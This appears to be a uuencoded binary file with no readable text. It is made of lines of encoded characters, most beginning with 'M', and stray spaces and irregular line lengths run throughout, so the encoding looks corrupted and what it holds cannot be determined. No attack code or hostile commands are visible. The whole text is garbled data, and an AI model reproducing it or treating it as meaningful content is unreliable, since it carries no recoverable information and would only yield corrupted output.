M%\E^1LMMO+9-?/D [DG1 `PZ0! ^7L [/N3C: 7 [?I#9) ' 7" +) . ?O: ^MXQ [: R+ ' 2] M) FXSP] !=9#FC7\$] ?EG-D! 4O (2D9D%9: X&@M>0U_/L>>LQ&DEX>U%=O_5EJZS MYRS (S%PO-QSE) T7=^N^39%?*3 [] <DV+6DQL3/; @MWH/<-LF.] Z! -/\$9YTY\$/ M\O?9RZ. /Y:] 3 [SQ: \$EG' M^OY=@, SO1%; 7X?>+=UTS4WHFIO0-3>NJUD!>^J: MVTU7K [A<LU"5D3?70>*: +N-\XZ59?O] D `H) _DG' A^KI] B=! IJA9, TX4I=H7 (MK (0B67*3K8B+) G?WB/M9B1 "Y5AKC#<ZS%V41CVEHHT">#>U@4; C\$; BC' .2W> M4#*?; K8; ZJK>DZC^%KG5J3YI+^ -D/' & (J3ZY?DI*V. T)) X>20^Z" ^FJ7T [EP MBOE<75 `7] H0R=5A; THHI3Z47! ?R5ON] =6&6\$W->=4\$U) X62JT, IU2%/ -0=# MJ=5AG [\EC-&&TNK, IW2+_YSA#6<FA [.0_*&, 4&9] **LZY' <: HAE/ `R5#J<B^ MZE! Z73B [P*DT' `@%0AEUH>SJ4&9=. .A\ :] 3P-*" " J=PTOK' T4\$8] M5: ' LNI " M?LX/! 1I "P?KJL-6Y' -S<A"R\$@L `7Y, 9W9' OKZF^=G)) `?) >5E2B_T (3< [M> MPJ&NY7&#&' =AW, : "M#/%E&. #E?' , %SG0EH?8J%KBK91&F>I9<*^=B; BLQM-68 M6B, FW\3 [^; ?7J; G?B; B%TS%+WE_ ' 2?XB] Q. &+I#D^5. 39,] &I"] VD_N (HC> MK47RE6Z! <T@B< `XA6#F! <PCA\FZFW</YN^W `Z2, @ [D!R2X; F8" : XGQ1H" F' 0 MA_L, DT_0V4<O1A&N=R) YT?QW] , LDA (OD^ [3HX]] 9Y! [&=>+HRW=LYTFG1] \F MK! J' 7"WM<H^=) #3*MUB" ?%AQ\$R&1X\$/0W<WHW (N437^WR]>0 `O1Z/<N (CV#Q

MNIQ` :ND3B] ZI [\$, *=0N<0^+FFBK?Z\$Q\$4^; 2OTLX=@V9PDP2A5DF3W"; /"' %
MY`G>S) @ORZ0, LV*9) D_PFFSPA8/ (\$TH; [(Z0-#T1 (&QZ,D#; LC^1; TAXI3 (T,
M\D6*+D8&6K) PY%AEAR*%OR:*0D\%AT5.#QZ.C`\$]'C`T) &QP2>BHY-BXY+
MCY9F1, <' GHY. "#P3G1AX-AJVY+E8Q)+OQ6*60! `KM^3%V&1+?AB; :LE+L>F6
M_%?L1\$M^&IMAR<\B:/WS"&J_`\$CG5DE) &YEKR6J3"DC<B\RSY=>0, 2] Z, G! GX
M771AX*WHHL#; T<K`.]' %@7>C58`WHF<%WH^>' 3@<76+) ! [&EEOPA4A/X4W29
M) 4=B=99\&#O7DH] B] 9; \-; ; 2DD] B#99TQ-98JK%&2UVQ\X. : '&T* :DIT?5 `]
MT0U!] 48W! C4UVAQ47W134-. B+4%-CVZFFVUN"FA'=&M3, Z+:@9D4OL-0?NS"H
M@? !V_ `BT/; DZIU! #=9&=^`^`_7:TJY786>AB\$G5A^MU, O) <ISV`R`TQS/R8X
MCZDLP ``*,) #A@\`&] TWRD&\QZ?LQO0/D&. WD%0^14QR4N9C8Z: RH9\HCY) N'
M9"G&5R??99UZC `SE<<SM"0SM26F6IS#\ IPFYS [#F/XMY/ (<)/X] I?Q_W>P%W
M^P&N] 2 (&^\$/ , \T=H\A (M_YC6?D+M/Z7&EZGA9Y3X. 6?) @B.O. E5_OT* `WU-
M?L/K6_*&O\$=^W\W^' 9\$WY2/Y+< [SEB;) VRS+ [^`L [ZE?WM>0' -8\^8", YP\Z
M5/ZH (^1/>KP<T?`RH4; E+SI9/M (3Y&. =*7_3.?*) SI/_T072H56L] TLU2>O4
MI2O4K6LT6==IBC:K1 [>J5 [^LJ7JU^DP`<, TF!W`K%7:VPBJEN^AM&6.?H3MP
M6), E! ?0" '-9D2?VT! 8<U65*>; K3S (!\!H`F' -5E2D: YE1\$R6-%Q7, F, F2QJE
MYS! O) DL: I] 7, GLF2PNC73W,) / . 6Z0/LCY<HTG:=Y2`DR0^?H`*1\F: TS-1^I
M4. ; J25J`-\$A.U^E: B%0D9^HD' 8@T5! 9K1 `<A#9.E6JJ#D8JE3D=K\$5*) U.L (
M7+\5VVC0XQC%5C+71LXZ#NEX: : +>84ACI! E-AB. -E<V: 0U [8BB5MTR! CWDI>
M>Y`ZR3=; R6XOT70=B31! =C&2HY`FRA6, \6BD, !; 2P0R5\$6AN8E [& (, 6PEB, Z
M%JD<F_E`QR%-9IS> (1\M (R>\3] Y4DS-/QXI>) [LK (SL\ (*_H1*096-3+&J8?
M, [&KE^AG+ONFI^0' &D4Z%1M [3F- (<[&T) [4, J0) [>U3+D>9A==] FC' +) GE^5
M_3H9Z4QL [P&=@J8+L; Q] . A5I\$=9XKTY#JL0FOZ+3D19CF7NPK%9V64?D-CT1
MZ2RL=+>>A' 0VMGJ] SD! : @L5>I2>CZ5+LMI7YRI4: K' >GGL+19=CP13J+HW58
M\A: =C70N] KQ13T6JQZK/QVK+9"6SLEKG (C4PVO5Z&M (: 1G&95B`U, CI+) ' 2D
M ['Y2FR\E5F; +/_U2TCKT;) "ST#: @!?, UOE (&ZEUAIZ) U, S9T_ " (5MG\$: [DN
M1&K1*BQP\$=) F72JE6HFT1>MD-) &F5; ; J`BGFC%; F?@W9_EE (%^@Z*%=2ST>! "
M; 2: +; <#J#M6EIDE'+U8ORRIU-3*TIBJU2R, 3J) U, IYCYX#Q1"&H-60*1>U:
MZR0*7==. [, Q+, _"NS&X7)' *IK] 4L5^8B9; S.N=1ILK*! C\C`2NI] 2) =W55W8
MKBM [KSH;] 0/=JAXHEVNN7?5J.NE4/2=^=8<U [>#NM9 [4,] ; 2`LE [; JA7; =T
MU1@PB3#3F4)' T\@F0MK] *DH.PW&! 7?. %>E&\YK/C2O=O\$S\U#FO7 [2R*LU; -
M' &; ICMVW=KS?E0CEF\$L2I! LN+2#9*! 0_<JX.ZM9`?U*`LGA&3; 6N="QLIUX:
M; ZK*_I8JNJJT [V_1H=V2>\$WDSFIG\$*9:) 23NLK54; =7+CDKB-9XW##: _@XPW
M] %A\@S' *-<GOFTR0@GHY`] _ [=L.^Q.-?O, ^`KI; +UOFHS1) !) YEPDTEXR2: <
M#" "0Y&\`_D\E&`Q@C#1I?NHN.Y) ?' 8V (, DL?, X&)+^7#<BH; AN0=' %] 0A/:
MN0G9D. C-U/BM02 [_Z?MZ#%RXV] B [CKE\$YNK<`; !^=%: V (GYM; T3" [J\T%TRR
M] 4\I [7IU (D\F0R_Q6] 5^7W6/+8B68: WEW9H=<4RS (Q+-7INXI-@: M [() C^AU
ME0_I7#>@Q] Y#^B- (_?KC<G^9?, 3VMR, -O: 7XQ.Z] #3`J2R#TR2+4-B/\#*>
M->U (>J\Q. !E; ' ?KK4=MB`8D] +I-; T^89)) =+J-DY\$-Z1TE0] [3KWJX& [>NF
M1, MDXF0Z\$; *KH8R\$F6; H/?K5HQK*B#>4I&WVZ [WZ-?O=ODCT__KG, [K<YWS
MO [[^F_=_3IAX [/V?7SS_`W/Y2=S_F=?G_9_. W/9U_Z>WIK%QJ?FSQ] [O`67-
M) J; 6G] /0L-9\`^<WA&: 9^Y72/Y, ; 0AV-/^T-H; E] W1#J5) . X (33IF!M" ^ [/>
M=' UV [NA, LT-*AAQ] @VBFL^"; VP: < &T2#] BVAG3> (!OALCEOV: \A<0HA79VX/
M_ =^0?2S\?`^`#_`^`\`/S*^A_`7AOGPA?) _' C\) _R^P_ ; \71^C+\`ORX] 1T
MXR7_JA] ; O?CQIW7@`& [22Q2H: 6JR; R_AS4-: _0__MJ7; GW [8`:' O^^`3-XI [
MS+VC?<?+8^.`?3-3MPC2/3YXG?A@?J_KQ`>?8] Y9WQ (MP-*4N (7RR: .%) &@
M97, \2' PP25L. [_U\$ [7B1QWO^IXH; G] `Z; P: YSR#PS_Q_XKAPS____ (QPI_<+
M/X^?A/]; MO_WY4>?3Q#HW] MB; IK_%R) !KTNY`03^/4=, ^Z>. Z"S4V; 8C_I_ [
M^7?/\` [4B^/KSF&5&W\8_`?.` [BN!Y_U4Z87QX [! ?^_WG\, (>^L>1?) W [W
MR>*AFR; 6/_E! <>SM<>5OW [SBU, ' '=CVU) R% (HV<U [Q@0J"SS) 8% (I>I [W9
M=-^6XEQ; , : : 9\LT) >,] NWE [DBU; UEWY. % \T0F48-?V8+_A&D4" `#BF`4C (%2
M8/IE.LR" !E@+ZV`S [(1=<#E<!=?"C7`+W`GWP# [8#] ^! 9^\$E>! E>@=?@M_`N
M?`"*@\`\$8"\$5P' !3#*! @+\$R`*DV`^K ("ML!>>@3<A-4H9. `G. @G5P/3P&/X: W
MH0. ", <Z#DV\$QK (==<#O<#8_"J_`Q) "L3&0VG01/L@<?@OZ\$#"LL9 (U@*%\\$]
M\#R\!] F31&) 0"W0@54B; S+A") 2R%6E@-C; `9ML%. N`GNA6_# (7@`GH; OP: MP
M&/X*_BGH`&-@\$LR"!; `, &F\$KM,) -T`:/P'_ "K^`P=\$#65, 8>\F\$0# (41, !K&
M01C*83K, A%. A`N; #8E@`RZ`>5L%: 6`<; X7`X`FZ' /='&WX`X2`\#='`'\`+
M\`K\%@ [#\$?@89) J (!S (@`/TA`XI@. (R"4HC"%#@) 9L/I4`MKH`E: 8`M<#) ="
M*UP--\`="<!>TP0\$X" (?<7@&7H"7X. ?P!OP&#L-?C6 [3T0UR (\&PE`HAI\$P
M\$2; !-) @! I\! I"58"\$MA. 9P' 3=' , 6V\$ [7`* [X\$JX!FZ&.`%NN! ?N@V_ " `7@8
MO@M/P' /P`OP (7H?P6_@, /P1_@ (=X#X!_2\$-LJ`'_ ` '=CH!Q. @-GP) 5@`55`-
M*Z`!SH, F: (8+X1*X`JZ`F^N^`H\# (_`B_`3>!W>@O?A] _!G^>O?V?L+N*J:
MKW\$4W_L\$W=W=*@2' *=*TH+`\$B+`" (2`H@`@H6B@ ("`H`BH*`&*!@2B"8" `*
M2`M (WMGG`./QB?? [OK_/?>__WO^S8<V: 6; .F9] ; , [#UG%@" , #L@+`#H` ; !X
M`<@!T`!@", `6@`>`"``I`` (!% , X#: `&0`N`VP!Z`8P!F`>`W@G*!H`?@#P`
M' 0#6`+P`1`" (!Y`+X!B`"@!5`!H`7`?0#>`#@*\`M@#0`]DI!&`; `#T`] @`"
M`20"R`=0!N`\`@8` [0!Z`/0#>`O@`X!O`\$CT0#P`6`P`A`" (`-`"8`6@!T`
M] `&8`; `%X`S`&T`P@#T`H@#`\$4@&D`K@\$(!<` (4`2@`<`G`>0`V`*P`N`K@&
MH! /`70`/\`3P%\`K` , (!!`!\!3`&8! [`8%, /POU>@PP`C3Z\$^PDMLL! "WI0@
MDP_R+E<2@!2\$K-D@W*\`Q9"%D\0KJ&\$)>%T, _7FPC\Q (0NQ`0I [CO&T`T0D`4

MOD! \04#\0 (0A#\H'N" (\$N\ (\$F@T 'U02 '+\$/*3\$0, 'A@", (.13#O*E"-0-'', 'M%A!R[\ '?T3P#6\$' (<-09`.2[.I@N(0<(^4@#9!2\ _0 '*\!0"*\')P#, +/C4AY MT(3YE)Y@;P,%8"#8NQ3P<R=B?Z@ 'X=X((?;GP,Y,L(\J0+B?IB#V*07\R43\$ MOJZ\G+_'VRE'A; '3[,B%*IP#X(B?JY& [.J*%!%90'VG(H3[T0YB-U%\$/M+@ M[3:*R<NO-U9\$3G%B"\#\HA!\^'PC>9:'\ /GV)_ 'P\$7@0.\LO_"R_\+,0^+_; MD3R(0/CR(' 4B2K"' *+>#LA+"BA/L, 82PK+_\$PTJ(9S^ACR#/'8 (=B3.-8\$\& M/'<)]@Q@3R?8D;0R"' 8DK4,\$>YXBA/N*%\$MHERR"' 6F7;(*)&/ '<)MB1O.40 M[&=_L5?_8D?RG\$NP-_Y"W_F+O>T7>Q>PYQ/L2+L<^9X?8#_Z/3^_\ '\!>Q[! M_N\$7^JPBTD^H<4=;.4+'OH&0?H"&YB"DK='0.0(>A)!^H'#QP0A&(S)SQ6\$AM'A8AX'\ 'WHV<E\OCLA:\$X_\%#T#(&):#W'G8DX"]"3B'@'_Q_04-#1/P!PCI M'VBH!-W&"\$_&&EC!F@50N0!WBVG)"\$=\$D@'[G#B'S'8RPH\$7*\$@\$MB6(>0 M,W:4N'BI04RD.,P-4<\$ (YB#%/@(6)V!)'\$:.[?A^CD_+AS2WU_A, '6R-0:8 M%@JSD;Z/3X\12*Y>PEAX!>' IWP@X!\$;&!3WT!\$+&,CY>%I`.*0XSXN)!3G,@ MF)40'RO!GQ7X5.(P*P&S\$3'[\ '7,0,"<!,R"_1'6^^'@X")B3@+D(F)N '>0B8 M%V'2\L:[>0E8D(#14'\!WR?@!P3\",++C0\$<QM<[XB:\! \9B4@,EPF!_BP&\$4 M)'CCTQ/%8="#<%@4L!A*4B1X*^*PSR0,<%M@/\ 'D!T."R"_[<7EPQ77#_'Y MY_!\^!0E8_@#=#<;C'01L2,'F,'+2&Q]. '%<4&X4\I,<@-&0!@Z30YH\$NA8. M*T+;.) [?%D;Z,SX\@F5Q;B% (#H=1D'X![R1@71Q&0WH\$K(#9)! 'P=#@ "T) M_E8\$;'TCG[[QZ0@!_P@<1D.1.(R!HG'8'^W%82(H&H>)H1@<)H%B(?RG\WVX M\8:/1^0'IH+\$8#P6QV\$92'*'92%)'EV*@(4)6':'4=V&!/^,L&M0G!OQV%! MR(C@-B7XF^&P'&1.H-L3L'.!WY&'G7!8"' (FA'.!\$?F'SZ\HJ'\W'*:&/#\ MIVTO'MZ-DQ_B.#XQP,\,XS\$GC,PE^/#B0!AZX>0+WBU!X),@ \SD"&RE.[N#I MD@2Z%)'X"%T*S(I/(43^X-W2/]S,."QB!?!?H02<2,!))R,P_Q0"H2?HVD) M<@1Y?'\!D@7.L#7>S?D7_J7'?'QSXW[;&S^N^U@#_P7@UV.-G]-_]V#_EO\ MK]<:OQ;XW?\A*\>TP;N1<0R*__TGN5'P@"'@SPS\!ZV1\8?W_QX^!, '4\#]" M", _%_[KP\DP5_@-W_DG0,%F&OOS?P%?_,/) ^!I@K_0;_Y["%C.%H^%?_./ M0] (\3L3_\$7^PE!\^.\F^ (O^A)\P/<(_F(\$-SL!(PK'=X+P'PC^X@OZXR^ M-L!_F>\O\1?AO8\$_L1W+>?D7_I'(6I#@+_5;_A#_!\! ?FN'O3?"7^L6_%/CO M(/C+\$_7X:N#02/!\ '3E;<'\OA+JN?)MY?[(._V,>L'\'--\$3"R>\$;\J'%FLL;3 M> 'E8C.'G#[\J@:9+H)D!; \$NPN_UB]_W%'DRP(^O52(#C'\PDQ%/X"_TD@ "H" MO<4:_V88L3/HXT^A=\$@KWJI?M!9_X;.]3=T_K^AB_Q&1Q/J4E(?PLD' .@MD MUF9#/81">\$C '*\$.XT(2P:OKX0X)3';" (^\$<>(G '>@)(2L#+3Z, '>CVR=W+B MP0*J-Z"2 \GP/8#)</!\ ':_0_@%(3Y-)&TD+\@81GZU@;P31^9^!)D.#?^!) +E M?R=-.@L' 'B(H4P9).]. "D/)_ ,UTLKL1')NCC^^\$_I4M.2->!GQ1R\$/B?E1,Y M7XCP9>KC^SNR/N6#P0H+]0D*XV\$%K1#"PP[F/0HXA(8'\ \ (,TJ?! I87\G@.) MOU'\O'_?B'S6!M&'8#QIP!\:#+#<DB_ES+&A'^A7Z^#TA\$Z"\$\\$R@#/SJ+<!IK M0HY":*B1'YR"4,2\$M'\1RG<)A"-UHP"#)VLHC2=K+(DG:Q*4">KVPF'\$_*> M17]6B]4\$TF:U)M\$FM:?'19G5AT&826MMBDEC?8I+?V&)2WMQBIMC:8MH)T@:+ M("8S',1DBX:8' '\$0DQL68A2IZ&242NYD5-3N9%2%.AFUDCN0=PJ, QLE:C!:0 M-N,N;6U&YV1M1H*;1:DHJ'.K1EM%F0*@\$: !C5Z5IM%&W'10,"& ;*!'#*J MS>HYJLWB@^<?T6;!Z15(!C9FU.86F\$E(MA"3#&E'9@K<F0@J.!E0:))DHEN M*XF)83.)@0G:3-)G8(:VDO0969+U&5B3(6'B'T+U&3D@?09.: '-+CX\$+6M_2 M8T\$: 'SKM8[.=F2>CR!)BX*:1/&/\$@BR+H#XDQ\B"")I%; (BX!WT\$Y!81?&#M M#6S(-'WZ(\AS"KXLP):*+R/(/;*QA"J'C2\$@&<G1[F20(X9';20W09V(&9P, M\L00'C*OSQ'*;8%<A4\$;6WJ,X16=#'M'_KL9(Y*[@2(K35^_9HF:PSZZUA@0 M=YN!'7\$S>./,] '\O'1(&)ZGX(!:3:LC!GNVI7BZ1F>Z4A>TR\$4+'YZ*A&N=V\' (M_+&\$/\NA142T)8!-.2WGU3X_B2#A7C08+^L_0@E,H<EW'W68HCO@["V'AH+ MJ:"I0']^"0;(432\$AK5%EBAA>C09!\!69@S\$B&_AQA!QXA6%FBN]Q;/R(0Q%- M\R.T'IH\$HL;\"+) 'B.,K?EP2XB#['L=V(_Q["0?Z#_F8>5G'/CQ_#TL\$2%L MG!\$A?0M#) '7*#)(7A'7!Q!G1S@VV8AL@CBP('X+\$1F(,)/N7%Q4&\$(?)WPH; MC?!KF)R'\\$T8Q?2H19A./D1&"Q)'DZ%">#@ '\[?<Q;:5-!+T\$DPD',NH?,N*V M\$5Z^A+^ 'D'[\$"* .30G@40\$[YP&HCC';I_E:R)"!^!M'V\$1'-BHJ0+^09-,,+ M,2L:4ER)\$-.D!AJ:.,L*OA3B)Z' !RTA.,/S8L/RX?-A!,IP"P@SN8!S". \$!<1 M->8EC(*/(K'2B2Q0HNF1CYAT(M.4&"XB80PE!N856<?+2D3VX],GQKW+0? *! M3F)FXP8K1[Y? \K73&)\O>L@ "ER\L3B)!D(4QOE[I06WDP1C(2HX4&D2AU.MY MJ6\$B@KSS-L:OD^@\$^,!Z,(QF.V*WY*>5!RM]2K"[HP1UX069HV', (E'Y4*'5 MT'(PT@IRD'V:\$C)\HS%(<M!'%BD_E\$()LR:W].(, \:09=G'KA7Y'0,;J@ZT M(R/@\03>?*#_A],@ []4H,\$B.\.F#\<(\,4Z"1^-`(!O')X<833K!!1<;X>06I M&W;";PXO'\H/3EZP0%9@5D&!1AY\$, :+HY.EV'F%\$H_(8&3\$__\$!E#C(Q0?E8 M1J971"CBE\1\$J\$%&+H#?\ '\^XI<DC"N_QO.2D9\$,T)SXT'EX'BP\'(H0WCY21 MA)YL'Y3/2\$J61P[L&Q00GN%#TUV1_R<H21D?H5(Z/"428,\$H[I"! ,Q"4B/ M"=A)\VD8R?,84>@\6D9,/B,M!: #1Y-,Q4B*T(TP8[%F)B*\$-Q))CY&1Y'\@3 M*5D^+@YRBB-,3)1Y>#\J'-1'F6AH'8TNCYZ1R1.DR\<\$6HP9!>T%+<>\$_" (8 M2"AZ"&DQ&HB"*1+F'12'421@5"#\ "\$;!('#'SA>,K)Y(&?B<B'4&[YN<7XR MFA'\3,](1J'P'FY\$P!T)RP'WKR89')&8KCK&V!(S01"#AE"]&!CQ4K+TLG* M"^9*3C!7LH&YD@G,E2Q@K@0=F)4\$S)4H,%#BP%Q)#N9*;@9M5B(6;09*7]^# MVH?ZL&#C4L'/C[G\$SX]"CHJG0E@P_*KY^04O,?"3>')?/@%:L%47*D%0"Z% M>T'N")1' (!" (<'F'\, [-\Z.]R?[@S]2,S@,:H8?HJ/*XQ<110&;'I4:1, ^/ MC#D;88"1 '*\$'#T_D'\',&0L0, __ (RV0"PW@00)' '\@M#C1DT*)^XOS(CA^I M)6&(C!^)[:^YD#T=-<>OM#Q^HX?.09;M'P.?I'N'RX<"N8GM'4^S'J=@Y8F\$

M*>3@X/\1AA\7AN,E%14L4DA)AM07FT`SA"^I2\$4D+/NG/(DT_R6U\:_R+U(5
M"<O_F7H2F0SP@IYGP!^/4E\MX?:>?O1)#S%+@Y@/8N#/W<# [PS^>-Z' 46@
MCYO@UX\ ('0;K-.2)DA,-!4XN8`C2<=H\$/P/A/"A\$LM'(X)[#"M6'"<:QLU]
M,`J-P<^!^'";)OAY#9^F\$TQ!6",B#[\$IW@/?6P!8__ [THS<E?#,AIS3\,Z5?
MTL((,^#D-+X<*/;X)_E\X"^\,1ON'!'Z`R<\$ZEARBXZ-'BT#F:!A%1?@=#MBK
MF.++;B-#`3' `R0>X`) <YR#K5+_4F;_K'>L/+8QA2-L5_=Z\$`L\40"HM20=%`
M5RQ>HJ`-.AUY,\$<@4ID-O0!]E[L-%G@*#8RGB"R#F1M%`<F#G07>A_^ [S\0@
MF!#K!+_+=3:,/,Q=IB/7??PNTT6>HG#S`M+F-)S?YRT' 4_RW"_ [M"H25`P:L
M/3`P':2@30S1H7:B8%2=#6*SLH8!2-S/"RRB/_9.!C3IA#N73H]"2E\$MXN>
MB`SZF1=?")\7/HP`J!,#4#<A/\$9@CT:&F\%T_I0[?-G(H)\N?#Q^A`CH;.BQ
M9&"78`QF^?`L#GX/L%^\D27NS]C\`Y0K>BP)D+\$F8/;]IUC_+C02\L#_*"1=
MU#^G2@51_D4M(.5/_]ORBR1#_`^V]H"AN7L?)@4LP89P@_?:4*?Z=\$K[?8O#]
M50OW?COSL[]JXR40_1;/&6+P",R_6O_P__H!H9NF.+S1&?Y&HQ8:K#*H9-'
MUMGPCS4J#>;[.O>A*?Y[?QV,SQ\$SIM!/&8JB1=1.L@A59!U2T"@H+#<(8E,A7
MI.]B46#]MX2L>7^NN6E!;T7AUI)?3/'?S>C1U%!=:CA.=E&`?2<B4P@NL,ZE
M`Z&NI.+7F5T0?IT)\HE"*T`Q8T#I\$++AQYP-",B!K,B)D3>4#46"1UL\$B&! =&
M9.!\$* ;KUS!WH.]A2/\IS,7_09A\-&&-C7\/@L')5>3Z)S3,S(9B5J`W@^G]
M?@\@ZLS_/\$<BC;(;O6QHP:`,@><\$.)@B&_]3<T([WS^Q/%S?>UB1I#W@`=#
MX,\$09%60&81[_Z\$!Y-00A\$+1R<K3(/&@T'5H:C2\$6_D@3[09?KVJ#F)0!KR`
M`R4'5N&OP40H#_8U<734J.]Q[C?#[Q=!>F!.5D83@=X#XJ.A!G8L(N^P(FMT
M/"?+OL%\1680[F@DX`>29@A&H^CDY'D13C1,#<7)B&Q"/^:-RE]XB0F\<KP8
MP\$6-XT?*_3W/S6;XN>RO\XS!Y?DE"OY#F%N\$, \$A-J8`YXI_"D!#V!X_-_O
MZ6CH:.GHZ.AM(ZD@98PI&!>VD:#,&#V(CO\E"@5_[T'A-,CL0\$&&[T5L1%CH
M1P",H@1X-)I@G]!4_Q3C[.-I`&I@;D&[&EL(VF!`?64+U#:1;20=L#=O42%R
MH`WD!"5RG9C0`V!S_-D\$,#]AP1C'UC\$JVI!#BCX2\$/X=8@_A'2*RTU7P%H7^
M^&:1SE*1@00Z`F.)7J*(R)1X20G^I01_O*OKQWM(O+N.X!9Y4>?)\$FRE85T\
MO9Y5[`\#;U\L%@8[\^VX`,RA)/:N:_[I>H@?K\A`>5P@FO-_ \$[X^WF^E`Y7
MQ@W\$1H; ;4V*\`S*^#'[UUM:'>-%DA#TG!B?/+`_UM "`>'7P_N2X,[\0Y&R.
MR#/@CQ6#B-WA<`@_?!0^&TGDB9/]U*!O\$N' "!YCC^RD] \$>`+@U/@(_`9N!&^
M\$TGL1>!\$WDT0X\9VC#E^;- \$3`YD.! \^#5^!N^!^^&,DB3>!FQ9P(F4_9(X?
M6_0D@#</@4WP+?AY_`8O(0B!CL84A"/QF.&X)*"75V!(SH!NT&BP;WAK"&
MY(8\ZE_66?7F?_V>N=G\]_47_N>3U\WQZQLZ,&O@YZ,>PGQ41_,2AK'T*#FP
MMD)#=(S*V+FM/-!\U*CO85^8X)]?_`/8Q2UE[#PA)/OCW1ES_%KX/PE+A9.Y
M^%-%8H`_YHZ\$0W@4>'`OK_XB!GGWN2V1A>_I"5G\I^54^5,Y=2SP<[T[R+\$[
MS/"7J>`#8R%EL%ZBPRICB2%\`'2,(JMX_CH`_R`0YB(CW^/V_8_S);/^O\NW
M%`\&H6.!Y%F=;!4D")J?0MY'R6R0DJ0L5G?X[='W@:ETJ5B6(D@[<?>J4P/
MO!_LR.0%:V14'8"\S>*6`RB='R@=U0_Y>=H"/S[H>(" <V?J9QBH^C:7O:=1:
MX,\BX=-0H"&&?L;S=RF*?,&_UT=2NFN![PN*"J1@_<,/L%\8"6'_\$KN)0:]
MQ096J6Q@+XFGB\$U?#_#S`+_+=YTP5Z`IB3AL#`6QGL.^AA1K0B#=#)PVEH
M)3"S4R\$S%4KDRR`R7TWC)50H3)!<\$VA"6WRTP`\GI8<^H;>!>?4UF"]">*)P
MLSZ8D8#41V959="`U4\$=P#PB2X-`_@(:6@5:W`+^&R*K6,)IKO7O=0+:51E-
M!ZE@?JT5,*O#H'5AD:^(B;A4,.M;(K/(`,;7*:?E_ZQ.OW\[4++\$KS406<8&
M>Q'>0R+S-#Y_.I;XM8*B'!&\$+Q4RCEY#:'0=2F0)+V.11X`IR!'_)=\6,)[
M,\$M+_%RK0(A/!:2NH(. \$P1#"Y\$,8),SLS_G9U?*?^]?WO740H2S?YPHRL(MG
M).PAD5Q&6.+/?%:?,J(/>[T2GP@/D1Q4L/9L^M<)ED,#-\IU)!>F`%` `YV
MYBB(#/5CSS;^?2^Q\$P/CYG3,CS>`;*"R%S]Y_T\$+F0_DC=\;1VQ)PW@S`\$
MX3(I4"01;`5;+@308C+&T6-V@EV`TKTQ#BW`*Y`X>*80>0B?DZ[;HF7J=MT
M&8`\$P6"1/ABNG03I8,E@L%;!E48`MVI!;/Q8_#<G?%N]LL3/#SM!C]P)-O;&
M8*5F#*\$P^/>V^!7DE"5^_>@Q;\$,X'ZY,7-!=_`TX(E_OOQSW?<:X1WW#9R3&"%
M3(.KL[]^P_WK7G_-O=OFOCQA; ;Z_FZ!%?@A)_Q">-C`"\$;V%,@XIL"U"W[.
M`]V9%;?VQZY>M6&AAER`O`SS_16?Y]G9A`O^7^19S3A;0D[(1TGF`5R0+^
MJ!N\+PP)6N%EE`TO"\0)6X\$45,"<%(X[T%D%)\$XX[F2GR!HE<`E#^`TE-:X,
M-#_J7L[J>]VS_;(WP(\%3<*W<%H8WU8(U(' /SLHTV`"MT&\GYT5?FW#C6(!
MM9B/E(Z@7`8?G_,O\7UO^R^KW)<`^#VPOQ7^/"L?)`/\D%.\$?"@IW/=%")<N
M"O(\$Q>`#@-K%MNIJUP:BLPVGH22L5W,@*QQ&;EVDP"!UC(P>I([!CAZ6_A%3
M+LC%CYT7NA47DR*P(=(I!_F>BN9&L^#&FN)O8TV!\.T!#^E6^#46'Q@I^++P
MP6(@MOT@_A":`[A5](;`6V"%GR/^W#_X4.(@=!K@HD<`@E0/@A']SWE>]HG
MK?#?H?C`*H3.,HR`#/=55P+\$E(Y+_1!A#8LAR*9+5OCQ_&M):\$PF4RP!PFA
MR49JY+=U-83[?<ROC\EO;OO?W-Z_N<-^<\`YD[^S9W]F_O[`Q.P,5*/@*?T
M-[X+O[GK?G.W_>: ^]YO[^6_N4;H_IHN<3YT%M)7?^)#WW'^53P1_/S^!)GR+
M^8XQ/^QHW-X`_>,/ /\;00_P1_`^9&>\$C^1\$,3TI\$C8`5<^BR\$))&[MW!CGI"V
M`B`,`]S,TW]_P01_`^`^D^>,[*3PHXLZRPX2\?O_>A,+%A8_S^_DG&0)=CI`_
M.`"?>R!B\$N!4!Z\$I@3!/'_064+03O&7%Y%#)"(V-FJB`"0W6%U"*UNH_I3
MU\ [W7X!"O!K_U0!FA!*4PTBVK\$GP-O/!R+%8]V82`C6@>="=\$*P`P880RE`
M@`&\$-@0&QA`QL88X1&2(Q\2&!`N)X7<;J>\$/*PAG@AB.(!83\$-0\$3S0Q`6Y'
MB-HPA&>'1T2`UXZ@4*`GNV_\$W9`Y(8AD3Y[OG`WK4.P\$00;0S`(:P)R9:(`
M`.30Q`B`"<3TU_>+^_6%YA#=#R*BXO:)-1/#>(S\?8(VAL0*.T1\$A(:B5,Z
M+ZT;XA44BBA&Q])M#_`_\$X\I3@.Z&L3U%TP_?QFK!O`^A;\I3H,XX:>S:A#G
M7[#\N&%=#6+["V\;_SVAT2`HTU]K&O@;E4H0]Q\4N.!4IT<&>/W4J_+?T?`"
MT?Y)&\#W9`&D7SCI?R\$C3>SGLP=IE3_=&O\`1H+2%[5_U@3SAV@(-_Q#K`^K

M5^&/[#A55^D@8KU\0#-BD%T\$OS#KZ+_ "V68_Z@M[Q]O3OGKZQC^2QU2_YFF
M*-^_z1[0."7\?:?V7^DI`#W[+_U_M\$V\$VC^I?OBK`L3YA>P-#?3YV]B19HD0
M0\$RD8_P]BQK\$\\>^EE\$!7H'6H7LB\$1GPEQS6L2&1_LBX\$)#]#WCD_@,>^?^`
M1T\$-\$OJO>`C26_@_XU.#U/\S1O6_&)Z@KZC]]T,3!B`(+/\$?!O[';OD[-YBO
M_K9=?_"L6OJ\$1`"P180J87'GL@`I"]L"5\$^J/I(=CJ^ST&\$+653T144"1N
M^I7E4>7Y`T`N=X(\0H"M(8QUM\$<8!-M`:&1V_K..#(CFEZ&"IY`A%\$(+TO]Q
MH.`9*`A#@Y"OGX,!3R#_29#]U2`WJT/^5X?"KP[%7QU*OSJV_>I0AJA^C"%\
MNG1__T'[4.)Y&]0>:[&]NN=<_<K^YP5+. [J=:.`AE!^9\NYT0VFXGV%K;
M@<G?#JPD[,#Z!;!A@;6)GB#>1I84=6!+8@76'G0E" `FL.X'0\$3D<DA*,C<NTN
MRFD`HJ@0TOSSESIAONM0^Z%"#8(]*P`R(DB7IT23@D37M,11.Z!UP<3Y.\$7
